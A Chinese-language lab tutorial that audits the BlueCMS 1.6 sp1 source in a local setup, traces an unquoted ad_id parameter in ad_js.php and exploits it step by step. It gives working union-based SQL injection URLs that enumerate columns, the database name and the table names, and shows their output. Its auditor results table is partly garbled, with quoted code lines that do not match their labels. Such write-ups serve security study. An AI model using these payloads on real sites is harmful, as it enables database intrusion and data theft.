


一、环境搭建

1、环境介绍


源码: bluecms v1.6 sp1源码
操作系统: windows10
网站相关: PHPStudy2018
审计工具: Seay源代码审计系统

2、搭建过程

- 1) 通过在网下载源码, 开启PHPStudy并将源码放置在WWW目录中
- 2) 访问 http://127.0.0.1/bluecms_1.6/uploads/install/ , 进入安装页面
- 3) 此时可能会出现页面空白的问题, 没关系, 我们打开 PHPStudy2018, 勾选上 "允许目录列表"
(这里截图出了问题, 拿了网上其他作者的)



- 4) 此时再将install目录下的该文件删除就可以啦



- 5) 再次访问 http://127.0.0.1/bluecms_1.6/uploads/install/ , 环境搭建成功, 根据要求自行完成安装即可

安装步骤

许可协议

环境检测

参数配置

正在安装

安装完成

阅读许可协议

版权所有 (c)2009, BlueCMS.net 保留所有权利。

感谢您选择BlueCMS, BlueCMS是目前国内第一款专注于地方门户网站建设解决方案, 属于 PHP + MySQL 的技术开发, 全部源码开放。

BlueCMS 的官方网址是: www.bluecms.net 交流论坛: www.bluecms.net/bbs

为了使你正确并合法的使用本软件, 请你在使用前务必阅读清楚下面的协议条款:

一、本授权协议适用且仅适用于 BlueCMS 1.x.x 版本, BlueCMS官方对本授权协议的最终解释权。二、协议许可的权利

1、您可以在完全遵守本最终用户授权协议的基础上, 将本软件应用于非商业用途, 而不必支付软件版权授权费用。

2、您可以在协议规定的约束和限制范围内修改 BlueCMS 源代码或界面风格以适应您的网站要求。

3、您拥有使用本软件构建的网站全部内容所有权, 并独立承担与这些内容的相关法律义务。

4、获得商业授权之后, 您可以将本软件应用于商业用途, 同时依据所购买的授权类型中确定的技术支持内容, 自购买时起到, 在技术支持期限内拥有通过指定的方式获得指定范围内的技术支持服务。商业授权用户享有反映和提出意见的权力, 相关意见将被作为首要考虑, 但没有一定被采纳的承诺或保证。

二、协议规定的约束和限制

1、未获商业授权之前, 不得将本软件用于商业用途 (包括但不限于企业网站、经营性网站、以营利为目的或实现盈利的网站)。购买商业授权请登陆 www.bluecms.net/bbs 了解最新说明。

☒ 我已经阅读并同意此协议

继续

二、审计过程

1、在seay源代码审计系统中打开安装后的（注意一定是安装后的）Bluecms源码，点击自动审计，可以看到 ad_js.php 可能存在注入点

ID	漏洞描述	文件路径	漏洞细节
1	SQL语句select中条件变量无单引号保护, 可能存在SQL注入漏洞	/uploads/ad_js.php	\$ad = \$db->getone("SELECT * FROM ".table("ad")." WHERE ad_id = ".\$ad_id);
2	SQL语句select中条件变量无单引号保护, 可能存在SQL注入漏洞	/uploads/ann.php	\$current_act = \$db->getfirst("SELECT cat_id FROM ".table("ann")." SET cat_id = ".\$cat_id);
3	SQL语句delete中条件变量无单引号保护, 可能存在SQL注入漏洞	/uploads/ann.php	\$db->query("UPDATE ".table("post")." SET cat_id = ".\$cat_id);
4	SQL语句delete中条件变量无单引号保护, 可能存在SQL注入漏洞	/uploads/comment.php	\$db->query("UPDATE ".table("article")." SET cat_id = ".\$cat_id);
5	SQL语句delete中条件变量无单引号保护, 可能存在SQL注入漏洞	/uploads/index.php	\$result2 = \$db->query("SELECT * FROM ".table("article")." SET cat_id = ".\$cat_id);
6	SQL语句delete中条件变量无单引号保护, 可能存在SQL注入漏洞	/uploads/news.php	\$db->query("UPDATE ".table("article")." SET cat_id = ".\$cat_id);
7	SQL语句delete中条件变量无单引号保护, 可能存在SQL注入漏洞	/uploads/publish.php	@unlink(BLUE_ROOT.\$id);
8	SQL语句delete中条件变量无单引号保护, 可能存在SQL注入漏洞	/uploads/publish.php	\$condition = " AND cat_id IN (SELECT cat_id
9	SQL语句select中条件变量无单引号保护, 可能存在SQL注入漏洞	/uploads/search.php	

2、双击打开文件，可以看到网站是通过 GET请求接收ad_id参数的值，通过!empty()方法判断值是否为空，为空即返回'Error'提示，并通过trim()方法对传入的值首尾去空

```
<?php
/**
 * [bluecms] 地方门户专用CMS
 * This is not a freeware, use is subject to license terms
 */
* $Id: ad_js.php
* $Author: lucks
*/

define('IN_BLUE', true);
require_once dirname(__FILE__) . '/include/common.inc.php';

$ad_id = !empty($_GET['ad_id']) ? trim($_GET['ad_id']) : '';
if(empty($ad_id)) {
    echo 'Error!';
    exit();
}

$ad = $db->getone("SELECT * FROM ".table("ad")." WHERE ad_id = ".$ad_id);
```

3、在这之后并没有其他校验，直接将值拼接到了SQL语句中，并使用getone()函数进行处理

```
ad_js.php
1 <?php
2 /**
3  * [bluecms]
4  * This is not a freeware, use is subject to license terms
5  */
6 * $Id: ad_js.php
7 * $author: lucks
8 */
9 define('IN_BLUE', true);
10 require_once dirname(__FILE__) . '/include/common.inc.php';
11
12 $ad_id = !empty($_GET['ad_id']) ? trim($_GET['ad_id']) : '';
13 if(empty($ad_id))
14 {
15     echo 'Error!';
16     exit();
17 }
18
19 $ad = $db->getone("SELECT * FROM ".table('ad')." WHERE ad_id='".$ad_id.");
```

4、选中getone关键字，右击定位函数，可以看到它是在mysql.class.php文件中声明的自定义函数，用于MySQL查询

```
ad_js.php 函数定位 mysql.class.php
61 function getone($sql, $type=MYSQL_ASSOC) {
62     $query = $this->query($sql, $this->linkid);
63     $row = mysql_fetch_array($query, $type);
64     return $row;
65 }
```

5、其实在ad_js.php开头，包含了common.inc.php文件，里面使用了 addslashes(\$_GET) 对值进行转义，但是前面的SQL语句中并没有使用引号对参数值进行保护，所以这里的转义也就形同虚设，所以ad_js.php中的ad_id可能存在SQL注入漏洞

```
ad_js.php
1 <?php
2 /**
3  * [bluecms]
4  * This is not a freeware, use is subject to license terms
5  */
6 * $Id: ad_js.php
7 * $author: lucks
8 */
9 define('IN_BLUE', true);
10 require_once dirname(__FILE__) . '/include/common.inc.php';
11
12 $ad_id = !empty($_GET['ad_id']) ? trim($_GET['ad_id']) : '';
13 if(empty($ad_id))
14 {
15     echo 'Error!';
16     exit();
17 }
```

三、利用过程

确定为数字型，无需引号闭合，直接确定SQL字段个数

http://127.0.0.1/bluecms_1.6/uploads/ad_js.php?ad_id=1 order by 7

🔒 127.0.0.1/bluecms_1.6/uploads/ad_js.php?ad_id=1 order by 7

确定显位，这里需要通过右击网页，选择查看源代码，即可显示

```
view-source:http://127.0.0.1/bluecms_1.6/uploads/ad_js.php?ad_id=-1 union  
select 1,2,3,4,5,6,7
```

← → ↻ view-source:http://127.0.0.1/bluecms_1.6/uploads/ad_js.php?ad_id=-1 union select 1,2,3,4,5,6,7

```
1 <!--  
2 document.write("7");  
3 -->  
4
```

爆库名

```
view-source:http://127.0.0.1/bluecms_1.6/uploads/ad_js.php?ad_id=-1 union  
select 1,2,3,4,5,6,database()
```

← → ↻ view-source:http://127.0.0.1/bluecms_1.6/uploads/ad_js.php?ad_id=-1 union select 1,2,3,4,5,6,database()

```
1 <!--  
2 document.write("mysql");  
3 -->  
4
```

爆表名

```
view-source:http://127.0.0.1/bluecms_1.6/uploads/ad_js.php?ad_id=-1 union  
select 1,2,3,4,5,6,group_concat(table_name) from information_schema.tables where  
table_schema = database()
```

→ ↻ view-source:http://127.0.0.1/bluecms_1.6/uploads/ad_js.php?ad_id=-1 union select 1,2,3,4,5,6,group_concat(table_name) from information_schema

```
1 <!--  
2 document.write("blue_ad,blue_ad_phone,blue_admin,blue_admin_log,blue_ann,blue_ann_cat,blue_arc_cat,blue_area,blue_article,blue_attachment,blue_buy_r  
3 -->  
4
```